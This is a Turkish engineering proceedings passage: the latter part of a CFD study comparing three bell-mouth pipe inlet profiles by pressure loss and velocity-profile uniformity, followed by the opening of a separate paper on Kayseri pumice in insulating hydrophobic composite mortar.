debisinde daha düşük sürtünme faktörüne neden olduğu ve bu farkın yüksek Reynolds sayılarına doğru çok daha belirginleştiği yapılan çalışmayla bildirilmiştir. Olivier&Meyer (2010) [3] tam gelişmiş, çıkıntılı, keskin kenarlı ve koniksel girişli akışlarla adyabatik ve ısı transferli akış durumu için deneysel çalışma yapmışlardır. Çıkan sonuçlara göre adyabatik akışlarda geçiş Reynolds sayısının giriş tipine çok bağlı olduğu ve konik girişli tipte laminar akışın 12000 Reynolds sayısına kadar sürdüğü ilgili çalışmada bildirilmiştir. Isı transferli akış durumunda ise geçiş Reynolds sayısının giriş tiplerinden bağımsız olduğunu ve tüm akışlarda laminar akış rejiminin 2100 Reynolds sayısında son bulduğunu göstermiştir. Laminar akışta ısı transfer katsayısı ve sürtünme faktörü bilinen teorik bağıntılarla karşılaştırıldığında kayda değer yüksek olduğu ve bu durum diğer yayınlanmış sonuçların doğruladığı gibi ikincil akışlara dayandırılmıştır. Ghajar&Madon (1992) [4] izotermal tam gelişmiş akışta çıkıntılı, keskin kenarlı ve koniksel giriş tiplerinin kritik Reynolds sayısı üzerindeki etkilerini araştırmışlardır. Laminar akış rejimi çıkıntılı girişte 1980-2600, keskin kenarlıda 2070-2840 ve konik girişlide ise 2125-3200 Reynolds sayı aralığında görülmüştür.

Bir ayrık tip klimanın dış ünitesinin aerodinamik performansını iyileştirmek için Hao va. (2014) [5] dış ünite fan sistemi ile deneysel ve sayısal bir çalışma gerçekleştirmişlerdir. Çalışmada fanın rotor uç kısmında oluşan türbülans akımı yeniden tasarlanan koniksel giriş ile zayıflatılarak fan performansı iyileştirildiği bildirilmiştir. Benzer bir fan performans çalışması da Sanghyeon va. (2013) [6] tarafından sayısal ve deneysel olarak gerçekleştirilmiştir. Çalışmada ev tipi soğutucularda enerji verimliliğinin sağlamak için dış üniteye konik girişin

vb. diğer etkenlerin merkezci fan performansına olan etkileri araştırılmıştır. Ayrıca Fukano va. (1990a,b) [7] ve Sato&Kinoshita (1993) [8] koniksel girişin kanatlı fanların aeroakustik ve aerodinamik performanslarına olan etkilerini araştırmışlardır.

Yukarıda verilen literatür çalışmalarında bahsedildiği gibi kullanılan boru giriş tipleri adyabatik akış durumunda geçiş Reynolds sayısına etkiyerek akış sürtünme faktörünü ve ısı transferini etkilemektedir. Koniksel girişin üç ayrı çeşidi olmasına rağmen ilgili literatürde çanağzı veya koniksel giriş diye telaffuz edilen çalışmalarda koniksel tipi akış üzerindeki etkisinin araştırıldığı görülmekle birlikte şu ana kadar her üç koniksel giriş tipinin giriş akışına olan etkilerinin kıyaslandığı herhangi bir çalışmaya rastlanmamıştır. Burada amaç bu üç giriş tipinin giriş akışı üzerindeki etkileri arasında kayda değer bir farkın olup olmadığı ve hangi parametre aralıklarında iyileştirme sağladıklarının araştırılmasıdır. Bu nedenle bu çalışmada her üç giriş tipinin kullanıldığı boru giriş akışları sayısal çözümle simule edilmiştir. Çıkan simülasyon sonuçlarından her üç koniksel giriş tipinin giriş akışı üzerindeki etkileri analiz edilmiştir. Çalışmada Reynolds sayısı araştırma parametresi olmuştur.


2. MATERYAL VE YÖNTEM

Çalışmada basit yarıçap, kanat profili ve eliptik profil olmak üzere üç ayrı koniksel giriş tipi kullanılarak boru girişinde gerçekleşen akışlar analiz edilmiştir. Boru girişindeki akışta merkez çizgiye göre eksen simetrik özelliği bulunan üç boyutlu akış alanı 5 derecelik açıda ve simetrik yüzeylere sahip küçük hacimli bir akış alanına indirgenmiştir (Şekil 3). Simetrik akış özelliği düşük mesh sayısı ile zamandan tasarruf sağlayan bir kolaylaştırma aracı olduğu gibi bilgisayarın mesh sayı sınırlaması ile daha büyük bir akış alanı simule edilmesini de sağlayabilmektedir. Laminer ve türbülans boru akışlarını kapsayacak şekilde hava akışkanı kullanılarak daimi ve sıkıştırılabilir giriş akışları sayısal çözümle simule edilmiştir. Akış alanı sabit 25 °C sıcaklıkta hava akışının olduğu izotermal özellikte bir akış alanı olarak incelenmiştir. Boru girişindeki akış alanını sayısal çözümle simule etmek için her giriş tipi için oluşturulan akış alanı aşağıda Şekil 4'te gösterilmiştir. Şekilde görüldüğü gibi her üç koniksel girişin verilen boyutsal ölçüleri uygulamalarda yaygın kullanılan ölçüler olmuştur. Akış analizleri için D=60mm çapa sahip sabit bir boruda düşük, orta ve yüksek Reynolds sayılarında hava akışları CFX sayısal çözüm programı kullanılarak simule edilmiştir. Akış analizi için kullanılan Reynolds sayıları ve borudaki ortalama akış hızları aşağıda Tablo 1'de verilmiştir.


Tablo 1. giriş akışı Reynolds sayıları, boru ortalama akış hızı ve kütleli debisi

Re	V (m/s)	m (kg/s)
600	0,15625	0,000523
1200	0,3125	0,001046
1800	0,46875	0,001569
5000	1,302083	0,004359
10000	2,604167	0,008718
20000	5,208333	0,017436
40000	10,41667	0,034872
80000	20,83333	0,069744
160000	41,66667	0,139487

Zaman ortalama akışın kabulü ile oluşmuş temel akış denklemleri olan Reynolds ortalama Navier-Stokes denklemleri türbülanslı akışların çözümünde kullanılmıştır. Bu çözüm yöntemine RANS çözüm yöntemi denir. Zamana bağlı bir akış olarak çözüm gerektiren türbülanslı akışların zor olan çözümlerini basitleştirmek için zaman ortalama akış kabulü ile çözüm bugün en yaygın kullanılan çözüm şekli olmuştur.




Şekil 3. simetrik üç boyutlu akış alanı



a) Eliptik tip giriş



b) basit yarıçap tipi giriş




c) Kanat tipi giriş

Şekil 4. Analiz için kullanılan eliptik, kanat ve basit yarıçap girişleri ölçüleri: a,b,c

Şekil 3'te görüldüğü gibi sayısal çözüme tabi tutulan akış alanı giriş, çıkış, duvar ve simetrik akış yüzeyleri ile sınırlandırılmış bir akış bölgesi olmuştur. Akış bölgesinin tam çözümü için giriş yüzeyinde akışın hız değeri, duvarda kaymama koşulu ile duvar yüzeyinde sıfır hız değeri ve atmosfere açık varsayılan çıkış yüzeyinde ise sıfır etkin basınç değeri ek bilinenler olarak girilmiştir. Giriş sınır yüzeyi boru giriş etkilerinden yeterince uzakta ve geniş akış alanındaki serbest akımın olduğu bir akış bölgesinde oluşturulmuştur. Bu nedenle giriş yüzeyinden giren akışkan yüzeyin normali yönünde ve düzgün dağılımlı düşük hızlı bir akış olmuştur. Giriş sınır yüzeyinden giren akış verilen hız değerinde ve %1 gibi düşük türbülans seviyesine sahip bir akış olarak kaydedildi.

2.1. Mesh Oluşturma

Sayısal çözümler gereksinimlerinden biri de akış alanının çok küçük kontrol hacimlere bölünmesidir. Bu bölünme işlemine ağ veya mesh oluşturma denir. Akış alanında oluşturulan her mesh elemanına diferansiyel temel akış denklemleri sayısal yöntemle uygulandığında çok bilinmeyenli denklem takımlarına dönüşürler. Bu cebrik denklem takımları yine sayısal çözümler yöntemleri uygulanarak çözümlenmekte ve bu şekilde akış alanının her noktasında elde edilen akış verileri ile akış alanı simüle edilebilmektedir. Akış alanında oluşan türbülansın çözümlerinde duvar modelli çözümler tercih edildiğinden duvara cidar sınır tabaka akışının çözümlerinde doğrudan mesh elemanları ile yapılmıştır. Bunun için duvara yakın akış alanında mesh eleman sayısı artırıldı. Duvara bitişik ilk mesh elemanın boyutu ise “Ansys Database” önerilerine göre boyutsuz duvar mesafesi $y^+ < 1$ olacak şekilde hesaplandı. Hesaplamaya göre duvara bitişik ilk mesh elemanın boyutu $y=0.012$ mm olarak hesaplandı ve duvar normali yönünde mesh eleman boyutu geometrik seri şeklinde artırıldı. şekil 5’te akış alanında oluşturulan mesh ve duvara yakın akış bölgesinde oluşturulan mesh detayı gösterilmiştir. şekilde görüldüğü gibi akış alanında mesh oluşturulurken hız ve basınç gibi akış karakteristiklerinin yüksek eğimlerde olduğu akış bölgelerinde küçük boyutlu mesh elemanları ve bunun dışındaki akış bölgelerinde ise büyük boyutlu mesh elemanları kullanılmıştır. Bu şekilde yüksek eğimli akış bölgelerinde daha fazla sayıda mesh ve düşük eğimli akış bölgelerinde daha az sayıda mesh elemanı kullanılmıştır. Amaç optimum sayıda mesh elemanı kullanarak bilgisayar hesaplama zamanından tasarruf sağlamaktır. şekil 5’te görüldüğü gibi boru girişinde ve boru içerisinde yüksek sayıda mesh ve bunun dışında akış alanında ise düşük sayıda mesh elemanı kullanılmıştır. şekil 5’te duvarlara yakın mesh detayında görüldüğü gibi duvara yakın mesh sıklığı daha da artırılmıştır. Ayrıca çözümlerden çıkan sonuçlar mesh sayısından bağımsız oluncaya kadar mesh sayısı artırılmış ve çıkan sonuçlardan en uygun mesh sayısı belirlenmiştir.



Şekil 5. Akış alanında oluşturulan mesh

2.2. Akış Alanı Denklemleri

Akışın türbülans içermesi nedeniyle akış alanının çözümünde zaman ortlamalı akış etkileri kullanıldı. Bu nedenle zaman ortalamalı temel akış denklemleri olan Reynolds ortalamalı Navier-Stokes (RANS) denklemleri kullanıldı. RANS denklemleri aşağıda gösterildiği gibi süreklilik denklemleri ve momentum denklemlerinde oluşmaktadır.

Süreklilik:

$$\frac{\partial U_i}{\partial x_i} = 0 \quad (1)$$

Momentum :

$$\frac{\partial (U_i U_j)}{\partial x_j} = -\frac{1}{\rho} \frac{\partial P}{\partial x_i} + \frac{\partial}{\partial x_j} \left[\nu \left(\frac{\partial U_i}{\partial x_j} + \frac{\partial U_j}{\partial x_i} \right) \right] - \frac{\partial \overline{u'_i u'_j}}{\partial x_j} \quad (2)$$

Momentum denkleminde son terim türbülansın zaman ortalamalı etkilerini içermektedir ve aşağıdaki gibi Boussinesq çözüm metoduna sahiptir.

$$\tau_{i,j} = -\rho \overline{u'_i u'_j} = \mu_t \left(\frac{\partial U_i}{\partial X_j} + \frac{\partial U_j}{\partial X_i} \right) - \frac{2}{3} \delta_{ij} \rho k \quad (3)$$

Denkleminde kullanılan türbülans viskozitesinin (μ_t) bulunmasında ise aşağıdaki formülasyona sahip SST k-omega türbülans modeli kullanıldı.


$$\mu_t = \rho \frac{k}{\omega} \quad (4)$$

3. SONUÇLAR ve TARTIŞMA

Akış hızını kademeli artıran koniksel giriş tipi, geniş bir akış alanından boruya olan akışkan girişini kolaylaştırmak için kullanılmaktadır. Kanat, basit yarıçap ve eliptik profile sahip üç farklı koniksel giriş tipi ile simule edilen boru girişi hava akışları, akış karakteristikleri bu kısımda analiz edilmiştir. Çıkan simulasyon sonuçlarından giriş akışındaki yerel basınç kaybı ve boru girişinde üretilen hız profili en iyi giriş tipini belirlemek için analiz edilmiştir.


3.1. Yerel Basınç Kaybı

Akış alanındaki basınç değişimi Şekil 6'da renk kontörü şeklinde gösterilmiştir. Şekilde gösterildiği gibi geniş akış alanından yüksek olan basınç boru girişine doğru hızın artmasıyla düşmüş ve atmosfere açık çıkış yüzeyine doğru ise sıfır etkin basıncına varmıştır.



Şekil 6. $Re=600$ Eliptik profil boru akışındaki basınç değişiminin Contour'da gösterimi.

Boru girişindeki akışta oluşan basınç kaybı Şekil 7'da görüldüğü gibi giriş sınır yüzeyi ve çıkış sınır yüzeyi arasındaki akışkanın mekanik enerjisindeki azalma miktarından hesaplanmıştır. Çıkış yüzeyi giriş etkilerinin ihmal edilebilir olduğu ve boru girişinden uzakta bir akış kesitidir. Genel olarak düz boru dışındaki yerel elemanlarda oluşan basınç kayıpları boyutsuz basınç kayıp katsayısı (K) ile temsil edildiğinden giriş akışı için yerel basınç kayıp katsayısı kullanılmıştır. Tüm giriş aışları için yerel basınç kayıp katsayısı aşağıdaki eşitlikten hesaplanmıştır.




Şekil 7. Akış alanı giriş ve çıkış arasındaki basınç kaybının belirlenmesi

$$\Delta P_K = K \frac{1}{2} \rho U^2 = P_g - \frac{1}{2} \rho U^2 \quad (5)$$

Tablo 2. Farklı koniksel girişler için basınç kayıp katsayısı

Re	V	Eliptik Tip Giriş		Kanat Tip Giriş Akışı		Basit Yarıçap Tip Giriş Akışı	
		P_g	K	P_g	K	P_g	K
600	0,1562	0,0317	1,1984	0,0319	1,2061	0,0327	1,2615
1200	0,3123	0,1045	0,8095	0,1048	0,8147	0,1069	0,8511
1800	0,4685	0,2132	0,6408	0,2137	0,6446	0,2179	0,6770
5000	1,3014	1,3460	0,3425	1,3490	0,3455	1,3760	0,3724
10000	2,6028	5,0970	0,2709	5,1030	0,2724	5,23	0,3009
20000	5,2055	19,6500	0,2249	19,5400	0,2181	20,2400	0,2617
40000	10,4110	76,3800	0,1903	76,4800	0,1919	78,2000	0,2187
80000	20,8221	298,5000	0,1630	299,1000	0,1653	302,9000	0,1801
160000	41,6441	1173,0000	0,1425	1174,0000	0,1435	1184,0000	0,1532

ΔP_K yerel basınç kaybıdır. P_g giriş yüzeyindeki basınç ve U borudaki ortalama akış hızıdır. Her Reynolds sayılı akış için simülasyon sonuçlarından çıkarılan giriş basınç değerleri ve hesaplanmış basınç kayıp katsayısı değerleri Tablo 2’de verilmiştir. Koniksel giriş tiplerini karşılaştırmak için grafiksel analiz daha iyi bir analiz aracıdır. Bu nedenle Tablo 2’de verilen kayıp katsayı değerlerinin Reynolds sayısı ile değişimi Şekil 8’de sütun grafik şeklinde gösterilmiştir.



Şekil 8. Koniksel giriş akışları için kayıp katsayısının Reynolds sayısı ile değişimi


Şekil 8’de gösterildiği gibi eliptik ve kanat tipli girişlerin kayıp katsayı değerleri hemen hemen aynı olurken basit yarıçap tipli girişin değerleri biraz daha yüksek olmuştur. Basit yarıçaplı giriş akışının kayıp katsayı değerleri eliptik tip girişe göre maksimum %3 oranında daha yüksek olduğu görülmektedir. Bu duruma göre basit yarıçaplı giriş tipi diğer iki giriş tipine göre azda olsa daha yüksek bir basınç kaybına neden olabilmektedir. Basınç kaybının çok olmasının nedenlerinden biri de boru girişinde üretilen hız profiline göre ortalama akış hızından çok sapma göstermesinden kaynaklandığı tahmin edilmektedir. Sonraki kısımda boru girişinde üretilen hız profilleri analiz edilmiştir.

3.2. Aşağı Akım Performans Etkileri


Boru giriş tipinin girişte ürettiği hız profili oldukça etkili bir aşağı akım performans parametresi olduğu bilinmektedir. Daha önceden bahsedildiği gibi çıkıntılı ve keskin kenarlı boru girişlerinden farklı olarak koniksel giriş tipi boru girişinde vena kontrakta oluşturmadığından basınç kayıpları daha düşük olmuştur.

Burada simülasyon sonuçlarından tam boru girişinde aksel hız profilleri çıkarılmış ve basınç kaybı ile olan ilişkileri irdelenmiştir. Şekil 9’da akış alanındaki hız değişimi merkezi bir

düzlem üzerinde, renk kontörü şeklinde, gösterilmiştir. Şekilde görüldüğü gibi eliptik ve kanat tipli girişlere sahip akış alanında boru girişindeki hız dağılımları hemen hemen aynı olurken basit yarıçap hız profilinde boru girişindeki akış hızı daha bir farklı görülmektedir. Şekil 10 da ise boru girişinde yarıçap çizgisi üzerinde eksenel hız dağılımı gösterilmiştir. Şekilde görüldüğü gibi her giriş tipinde ortalama hızdan yüksek sapma göstermiştir. Basit yarıçap tipinin hız profili eliptik ve kanat tipi girişlere göre çok daha farklı bir hız profili oluşturmuştur.



Şekil 9. giriş akış alanında hız değişiminin renk kontörü şeklinde gösterilmesi.




Şekil 10. Tam boru girişinde üretilen hız profillerinin ortalama akış hızı ile karşılaştırılması

Boru girişinde üretilen hız profilinin ortalama hız profiline yakınlık derecesi aşağı akım cihaz performansı üzerinde etkili olduğu bilinmektedir. Boru girişinde üretilen hız profilinin düzgünlüğü kompresör, fan ve motor gibi cihazların performansı üzerinde etkili olduğu yayınlanmış çalışmalardan görülmüştür. Bu nedenle boru girişinde üretilen hız profilinin düzgünlük derecesi ortalama hıza yakınlık derecesi ile ölçülebilir. Bunun için boru girişinde radyal yönde bir yarıçap çizgisi üzerinde eşit mesafeli 100 ayrı noktadan alınan hız değerleri ortalama hız değerinden mutlak sapma değerleri çıkartılmıştır ve daha sonra hız profilinin ortalama hızdan sapma miktarı ölçülmüştür. Bunun için aşağıdaki boyutsuz hız sapma değerleri kullanılmıştır.

$$U^+_{sapma} = \left(\sum \left| \frac{u}{U} - 1 \right| \right)_{ORT} \quad (6)$$

Şekil 11’de gösterildiği gibi hız profili ortalama sapma değerlerine göre düşük Reynolds sayılı akışlarda basit yarıçap giriş tipinde sapma değerleri daha az olduğu görülmekte ve bu nedenle daha düzgün bir hız profili üretmiştir. Burada basit yarıçap giriş tipinin aşağı akım cihaz performansı üzerinde iyileştirme etkisinin diğerlerine göre biraz daha iyi olacağı tahmin edilmektedir. Fakat $Re > 5000$ ’den sonra gelen akışlarda ise basit yarıçap giriş tipi diğerlerine göre ortalama hız profili çok daha yüksek sapma göstermiştir dolayısıyla daha bozuk hız profiline sahiptir.



Şekil 11. Ortalama boyutsuz hız profilinin sapma değerlerinin Reynolds sayısı ile değişimi

Eliptik tipli giriş ise tüm Reynolds sayılarında kanat tipli girişe göre biraz daha düzgün hız profilleri ürettiği görülmektedir. Sonuç olarak maliyeti daha düşük olduğu tahmin edilen basit yarıçap giriş tipi düşük Reynolds sayılı akışlarda diğerlerine göre cihaz performansı üzerinde daha iyi iyileştirme sağlayacağı, yüksek Reynolds sayılı akışlarda ise eliptik veya kanat giriş tiplerinin cihaz performansı üzerinde çok daha iyi iyileştirme sağlayacağı tahmin edilmektedir.

4. SONUÇ ve ÖNERİLER

Geniş bir akış alanından dairesel boru içerisine akışkan alımında çıkıntılı veya keskin kenarlı boru girişi yüksek akış direnci gösterirken koniksel giriş tipi akışkanı boru içerisine kademeli sağladığından çok daha az direnç gösterir. Aynı dairesel çap düşünüldüğünde koniksel giriş, keskin kenarlı veya çıkıntılı girişe göre akışkanı ortalama akış hızına yakın ve daha düşük bir hızda boru içerisine sağladığından daha düşük bir direnç oluşturmaktadır. Bu nedenle koniksel giriş tipi kullanımında yerel basınç kayıpları daha düşük olmaktadır. Bu çalışmada motor, pompa, kompresör ve fan gibi cihazlara olan akışkan alımında cihaz performansını artırmak için koniksel girişler kullanılmaktadır. Bunlar eliptik, kanat ve basit yarıçap eğrileriyle oluşturulmuş üç farklı koniksel giriş tipidir. Basit yarıçap tipli giriş elemanı eliptik ve kanat tiplerine göre maliyeti daha düşük olduğu tahmin edilmektedir. Her üç koniksel giriş tipinin giriş akışı üzerindeki etkilerini veya cihaz performansı üzerindeki iyileştirici etkilerini çalışan

herhangi bir deneysel, sayısal veya teorik bir çalışma mevcut literatürde görülmemiştir. Bu nedenle bu çalışmada her üç koniksel giriş elamanının giriş akışı üzerindeki performanslarını ölçmek için geniş bir alandan dairesel bir boruya olan daimi, sıkıştırılabilir ve izotermal olan hava akışı sayısal çözümle simule edilmiştir. Çapı sabit tutulan boruda analiz parametresi olarak düşük (600, 1200, 1800), orta (5000, 10000, 20000, 40000) ve yüksek Reynolds sayıları (80000, 160000) oluşturmuştur. Simulasyon sonuçlarından giriş tiplerinin basınç kayıpları ve düzgün hız profil üretme potansiyelleri ölçüldü. Her üç giriş tipi için hesaplanan basınç kayıp katsayısı değerlerine göre basit yarıçap tipli giriş tüm Reynolds sayılarında basınç kayıp katsayısı daha yüksek olmuştur. Eliptik profilin kanat profiline göre az biraz daha düşük basınç kayıp katsayısına sahip olduğu görüldü. Her üç giriş tipinin boru girişinde ürettiği hız profillerinin ortalama hızdan sapma miktarları ölçüldü. Ortalama hıza yakın üretilen hız profilleri cihaz performansları üzerinde iyileştirici etkisi daha yüksek olmaktadır. Üretilen hız profillerine göre basit yarıçap tipi diğer iki giriş tipine göre düşük Reynolds sayılarında ($Re < 5000$) daha düzgün bir hız profili üretirken yüksek Reynolds sayılarında ise ortalama hızdan çok sapsmış bozuk bir hız profili ürettiği görüldü. Eliptik ve kanat tipleri ise yakın değerlerde tüm Reynolds sayılarında yakın sapma değerlerine sahip daha düzgün hız profilleri üretmişlerdir. Her üç giriş tipinde Reynolds sayısının artışı ile basınç kayıp katsayısının parabolik bir şekilde düşmesi ve daha düzgün hız profillerinin oluşması birbirini desteklemektedir. Dolayısıyla ortalama akış hızına yakınlık derecesi aşağı akım cihaz performansının iyileştirilmesinde ölçüt olabilmektedir.

5. KAYNAKÇA

- [1] Lap-Mou Tam ve Afshin J. Ghajar (1998). The unusual behavior of local heat transfer coefficient in a circular tube with a bell-mouth inlet. *Experimental Thermal and Fluid Science* 16, 187±194
- Mohammed, Hussein A. (2009). The effect of different inlet geometries on laminar flow combined convection heat transfer inside a horizontal circular pipe. *Applied Thermal Engineering* 29 (2009) 581–590
- [2] Kandlikar Satish G., Campbell Levi A.(2002) Effect Of Entrance Condition On Frictional Losses And Transition To Turbulence. ASME International Mechanical Engineering Congress and Exposition November 17.22, 2002, New Orleans, Louisiana. IMECE 2002-39573
- [3] Olivier J.A. ve Meyer J.P. (2010). Single-Phase Heat Transfer and Pressure Drop of the Cooling of Water inside Smooth Tubes for Transitional Flow with Different Inlet Geometries. *HVAC&R RESEARCH* , Vol.16, No:4, JULY

- [4] Ghajar, A.J., ve Madon K.F. (1992). Pressure drop measurements in the transition region for a circular tube with three different inlet configurations. *Experimental Thermal and Fluid Science* 5:129–35.
- [5] Hao Wang , Jie Tian , Hua Ouyang, Yadong Wu ve Zhaohui, (2014). Du Aerodynamic performance improvement of upflow outdoor unit of air conditioner by redesigning the bell-mouth profile. *International Journal of Refrigeration*. 46 (2014) 173-184
- [6] Sanghyeon Kim, Seung Heo, Cheolung Cheong,ve Tae-Hoon Kim (2013) Numerical and experimental investigation of the bell-mouth inlet design of a centrifugal fan for higher internal flow rate. *Journal of Mechanical Science and Technology* 27 (8) (2013) 2263~2273
- [7] Fukano, T., Fukuhara, M., Kawagoe, K., Hara, Y., Kinoshita, K.,(1990). Experimental study on the noise reduction of a propeller fan, 1st report, aerodynamic characteristics. *Trans. Jpn. Soc. Mech. Eng. Ser. B* 56 (531), 3378-3382 (inJapanese).
- [8] Sato, S., Kinoshita, K., (1993). Improvement in performance of propeller fans for outdoor units of air conditioners. *In: Proceeding of the 4th Asian International Conference on Fluid Machinery*, vol. 1, pp. 166-170.

KAYSERİ BÖLGESİ POMZA OLUŞUMLARININ YALITIMLI KOMPOZİT HARÇ ÜRETİMİNDE KULLANIMI ÜZERİNE BİR İNCELEME

Nükhet Şapci¹, Lütfullah Gündüz²

¹*Isparta Uygulamalı Bilimler Üniversitesi, Teknik Bilimler Meslek Yüksekokulu, Isparta TURKEY*

²*İzmir Katip Çelebi Üniversitesi, Mühendislik-Mimarlık Fakültesi, İzmir TURKEY*

nukhetsapci@isparta.edu.tr

ORCID: 0000-0002-8390-9134

ÖZET

Volkanik kökenli ve doğal gözenekli yapıya sahip kayaçların inşaat endüstrisinde kullanımını giderek yaygınlaşmaktadır. Kayaçların bünyesinde yer alan gözeneklilik, kayaçlara düşük birim ağırlığın yanı sıra ısısal yalıtım performans özelliği de katmaktadır. Bu nedenle bu çalışmada Kayseri bölgesinden temin edilen pomza agregaları 0-2 mm boyut aralığında sınıflandırılarak kompozit formda yalıtım amaçlı bir dizi sıva harcı örnekleri üzerinde analizler yapılmıştır. Bu örnekler pomzalı ve polimer bileşensiz hazırlanan kontrol örneklerinin teknik analiz bulguları ile karşılaştırılmıştır. Isı yalıtım amaçlı harç üretimleri ile ilgili bazı bilimsel çalışmalara rastlanılmıştır. Ancak bu çalışmalarda malzemelerin sadece ısı iletkenlik, birim hacim kütle, basınç dayanımı gibi özellikleri irdelenmiştir. Bilindiği gibi pomza agregaları gözenekli yapıları dolayısıyla su emme kapasitesi çok yüksek olan hafif agregalardır. Bu çalışmada diğer çalışmalardan farklı olarak, sözü edilen teknik özelliklerin yanı sıra kompozit harç örneklerinin hidrofobluk özelliklerinin geliştirilmesi de amaçlanmıştır. Pomza agregaları ile üretilen kompozit harç serilerinde farklı oranlarda su itici polimer katkı kullanılarak test örnekleri oluşturulmuştur. Kompozit harç örneklerinde su itici polimer katkı oranındaki artış sertleşmiş harcın su emme ve kapilarite değerlerinde bir düşme etkisi göstermiştir.

Anahtar Kelimeler: *Pomza, kompozit harç, ısı yalıtımı, hidrofob, sıva*

AN INVESTIGATION ON THE USE OF PUMICE FORMATIONS IN THE KAYSERİ REGION IN THE PRODUCTION OF INSULATING COMPOSITE MORTAR

ABSTRACT

In this construction sector, the use of industrial rocks with volcanic origin and porous structure is becoming widespread. The porosity in the rock's adds value to the rock's low unit weight as well as its thermal insulation performance. Therefore, in this study, pumice aggregates obtained from Kayseri region were classified in the 0-2 mm size fraction and a series of experimental test works were carried out on insulation plaster samples in composite structure. These samples were compared to the technical analysis findings of control plaster samples prepared with pumice and with no polymer component. There are some scientific studies on the production of mortar for thermal insulation purposes. However, in these studies, only the properties of the materials such as thermal conductivity, unit volume weight, compressive strength were examined. As it is known, pumice aggregates are lightweight aggregates with very high water absorption capacity due to their porous structure. In this paper, different from other studies, it was aimed to improve the hydrophobicity properties of composite mortar samples besides the mentioned technical properties. Test samples were created by using different proportions of water repellent polymer additives in composite mortar series produced with pumice aggregates. The increase in the water-repellent polymer ratio showed a declining effect on the water absorption and capillarity values of the composite mortar samples.

Keywords: *Pumice, composite mortar, thermal insulation, hydrophobic, plaster*

1. GİRİŞ

Dünya üzerindeki birincil enerji kaynaklarının hızla tükenmesi üzerine gelişmiş ülkeler başta olmak üzere tüm ülkeler enerji ihtiyaçlarını kontrol altına alma ve enerjiyi etkin kullanma yöntemleri geliştirmişlerdir. Ülkemizde de, enerji tüketimleri her geçen yıl artmaktadır. Konutlarda kullanılan enerjinin büyük bir kısmı ısıtma ve soğutma amaçlı olarak tüketilmektedir. Söz konusu bu enerjinin etkin kullanılması, ısı yalıtımı ile sağlanabilir. Doğal malzemelerle yalıtım elemanlarının geliştirilmesi, uygulanması ve ısı performanslarının analiz edilmesi de bir o kadar önemli konu olmuştur [5]. Bu nedenle günümüzde hafif ve gözenekli doğal malzemeler ile ısı yalıtımı sağlayan harçların geliştirilmesi

konusunda birçok araştırmacı tarafından yoğun bir şekilde ArGe alışmaları sürdürülmektedir. Yrrlge girdiği tarihten itibaren yapılan revizyonları ile birlikte TS EN 998-1 standardı kapsamında “Isı Yalıtımı Sağlayan T Grubu Harç” ürünlerde aranan özellikler teknik olarak tanımlanmış ve bu amaçla geliştirilmiş ürünlerde hangi teknik değerleri sağlaması gerektiği öngörülmüştür. Bu bağlamda, inşaat endüstrisinde yapılan yeni konutlarda veya mevcut binaların iyileştirilerek enerji tasarrufunun daha iyi sağlanması bakımından bina yalıtımlarının özenle yapılması kaçınılmaz olmaktadır. Ayrıca son yıllarda sıklıkla rastladığımız diğer bir olgu ise, nem ve suyun etkisiyle bina donatılarının korozyona uğraması nedeniyle bazı yapılarda göçmelerin meydana gelmesidir. Bu tip durumları önlemek amacıyla inşaat endüstrisinde kullanılacak harç uygulamalarının özellikle dış cephelerde kullanılacak sıva uygulamalarında harç malzemelerinin su yalıtımlı olması da önem arz etmektedir.

Kayseri yöresi pomza taşı oluşumlarının ince boyutlarda sınıflandırılarak, imento esaslı kompozit formda TS EN 998-1 standardına göre T grubunda yer alabilecek ısı yalıtım özelliği sağlayan bir hazır harç ürünü geliştirme çalışmaları üzerine yoğun bir dizi ArGe alışmaları sürdürülmektedir. Bu çalışmada farklı kimyasal toz formdaki polimerlerin bir kompozit yapıda polimerizasyon olguları incelenerek, pomza agregalarının imento ile birlikte polimerik kompozit bir yapıda harç olarak değerendirilebilirliği, TS EN 998-1 standardı ve ilgili diğer TS EN standartlarına göre bir dizi analizleri yapılmıştır. Her bir karışımda farklı oranlarda pomza agregası kullanılmış olup, deneysel çalışmaların başlangıcında oluşturulan kontrol karışımı ile kıyaslaması yapılmıştır.

Bu analizlerden elde edilen teknik bulgular ışığında, Kayseri bölgesi pomza agregalarının kompozit formlu harcın matris yapısının teknik özelliklerine sağladığı avantajlar, detaylı bir şekilde analiz edilmiştir. Bu çalışmada polimerik kompozit yapıda elde edilen harç örneklerinin ısıl iletkenlik, kapiler su emme, birim hacim ağırlık gibi özellikleri, polimer katkısız olarak hazırlanmış kontrol harçlarının eşdeğer parametrelerine göre önemli ölçütlerde iyileşme gösterdiği belirlenmiştir. Kayseri bölgesi pomza agregalarının kompozit formlu harç örneklerinin hazırlanması ve analiz işlemlerinin gerçekleştirilmesinde İzmir Ktip elebi Üniversitesi, İnşaat Mühendisliği Bölümü, Yapı Malzemeleri Laboratuvarının alt yapısından yararlanılmıştır. Bu alışma kapsamında elde edilen bulgular ile konu zerine ArGe ve ürün geliştirme çalışmaları yürütecek tüm araştırmacılara bir ışık tutulması da amaçlanmıştır.

2. MATERYAL VE METOT

2.1. Kayseri Pomza Agregası

Pomza taşı, birbirine bağlantısız boşluklu, sünger görünümlü, silikat esaslı, birim hacim ağırlığı genellikle 1 gr/cm³'ten küçük, sertliği Mohs skalasına göre yaklaşık 6 olan ve camsı doku gösteren volkanik bir madde olarak tanımlanmıştır [4].

Pomza, hammadde olarak birçok endüstriyel alanda kullanılmaktadır. Kullanımı, endüstriyel amacına göre ya ana hammadde olarak veya katkı malzemesi biçimindedir. En yaygın kullanım alanı inşaat sektörüdür. Düşük birim hacim ağırlığı, yüksek ses ve ısı izolasyonu, iklimlendirme özelliği, kolay sıva tutması, mükemmel akustik özelliği, deprem yük ve davranışları karşısındaki elastikiyeti ve alternatiflerine göre daha ekonomik oluşu gibi üstün özelliklerinden dolayı inşaat ve yapı sektöründe geniş bir kullanım alanı bulmaktadır [4].

Bu çalışma kapsamında Erciyes volkanizmasının bir ürünü olan Kayseri bölgesi pomza oluşumlarından elde edilen agrega örnekleri kullanılmıştır. Bu bölgeye ait pomza agregaları kimyasal, fiziksel ve yapısal özellikleri itibariyle inşaat endüstrisinde kullanılan doğal hafif agrega sınıfına girmektedir. Bu agregaların kimyasal özellikleri Tablo 1 de, fiziksel özellikleri ise İzmir Katip Çelebi Üniversitesi, yapı malzemeleri laboratuvarlarında deneysel olarak tespit edilmiş ve sonuçlar Tablo 2'de verilmiştir.

